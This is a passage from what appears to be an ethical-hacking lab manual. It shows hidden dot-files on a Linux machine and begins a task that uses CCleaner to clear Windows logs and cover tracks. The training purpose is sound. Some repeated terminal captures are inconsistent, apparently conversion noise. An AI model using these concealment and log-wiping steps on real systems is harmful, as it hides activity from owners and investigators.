[attacker@parrot]~-[~/Desktop/Test]
└─ $
```

Below the terminal, a file browser window titled "Parrot Terminal" is visible. It shows a tree view of files and folders. At the bottom of the screen, there is a dock with icons for "Menu", "Parrot Terminal", and other desktop applications.

20. Type **touch Sample.txt** and press **Enter**. To view the contents type **ls** and press **Enter**.

```
[attacker@parrot]~$ cd Desktop
[attacker@parrot]~/Desktop$ mkdir Test
[attacker@parrot]~/Desktop$ cd Test
[attacker@parrot]~/Desktop/Test$ >> Sample.txt
[attacker@parrot]~/Desktop/Test$ touch Sample.txt
[attacker@parrot]~/Desktop/Test$ ls
Sample.txt
[attacker@parrot]~/Desktop/Test$ touch .Secret.txt
[attacker@parrot]~/Desktop/Test$
```

21. In the terminal window type **touch .Secret.txt** and press **Enter** to create **Secret.txt** file.

```
[attacker@parrot]~$ cd Desktop
[attacker@parrot]~/Desktop$ mkdir Test
[attacker@parrot]~/Desktop$ cd Test
[attacker@parrot]~/Desktop/Test$ >> Sample.txt
[attacker@parrot]~/Desktop/Test$ touch Sample.txt
[attacker@parrot]~/Desktop/Test$ ls
Sample.txt
[attacker@parrot]~/Desktop/Test$ touch .Secret.txt
[attacker@parrot]~/Desktop/Test$ ls
Sample.txt .Secret.txt
[attacker@parrot]~/Desktop/Test$
```

22. Type **ls** and press **Enter** to view the contents of the **Test** folder, you can see that only **Sample.txt** file can be seen and **Secret.txt** file is hidden.

The screenshot shows a terminal window titled "Parrot Terminal". The terminal window has a dark background with a green and blue geometric pattern. The terminal itself has a light gray background. The command history is as follows:

```
[attacker@parrot]~$ cd Desktop
[attacker@parrot]~/Desktop$ mkdir Test
[attacker@parrot]~/Desktop$ cd Test
[attacker@parrot]~/Desktop/Test$ $>> Sample.txt
[attacker@parrot]~/Desktop/Test$ touch Sample.txt
[attacker@parrot]~/Desktop/Test$ ls
Sample.txt
[attacker@parrot]~/Desktop/Test$ $ ls
Sample.txt
[attacker@parrot]~/Desktop/Test$ $ ls Test
```

23. Type **ls -al** and press **Enter** to view all the contents in the **Test** directory. We can see that **Secret.txt** file is visible now.

The screenshot shows a terminal window titled "Parrot Terminal". The terminal window has a dark background with a green and blue geometric pattern. The terminal itself has a light gray background. The command history is as follows:

```
[attacker@parrot]~$ cd Desktop
[attacker@parrot]~/Desktop$ mkdir Test
[attacker@parrot]~/Desktop$ cd Test
[attacker@parrot]~/Desktop/Test$ $>> Sample.txt
[attacker@parrot]~/Desktop/Test$ touch Sample.txt
[attacker@parrot]~/Desktop/Test$ ls
Sample.txt
[attacker@parrot]~/Desktop/Test$ $ touch .Secret.txt
[attacker@parrot]~/Desktop/Test$ $ ls
Sample.txt
[attacker@parrot]~/Desktop/Test$ $ ls -al
total 0
drwxr-xr-x 1 attacker attacker 42 Apr 7 11:54 .
drwxr-xr-x 1 attacker attacker 36 Apr 7 11:51 ..
-rw-r--r-- 1 attacker attacker 0 Apr 7 11:53 Sample.txt
-rw-r--r-- 1 attacker attacker 0 Apr 7 11:54 .Secret.txt
```

Note: In a real scenario, attackers may attempt to conceal artifacts corresponding to their malicious behavior to bypass security controls. Attackers leverage this OS feature to conceal artifacts such as directories, user accounts, files, folders, or other system-related artifacts within the existing artifacts to circumvent detection.

24. This concludes the demonstration of hiding artifacts in Windows and Linux machines

25. Close all open windows and document all the acquired information.

Task 5: Clear Windows Machine Logs using CCleaner


CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks.

Here, we will use CCleaner to clear the system logs of the Windows machine.


1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\CCleaner**; double-click **ccsetup591_pro_trial.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.


2. The CCleaner setup starts loading; when it finishes, the **CCleaner Professional Setup** wizard appears; click the **Install** button.



3. **CCleaner Professional Setup** loads and the **CCleaner Professional Setup Completed** wizard appears. Click to deselect the **View release notes** checkbox and click the **Run CCleaner** button.

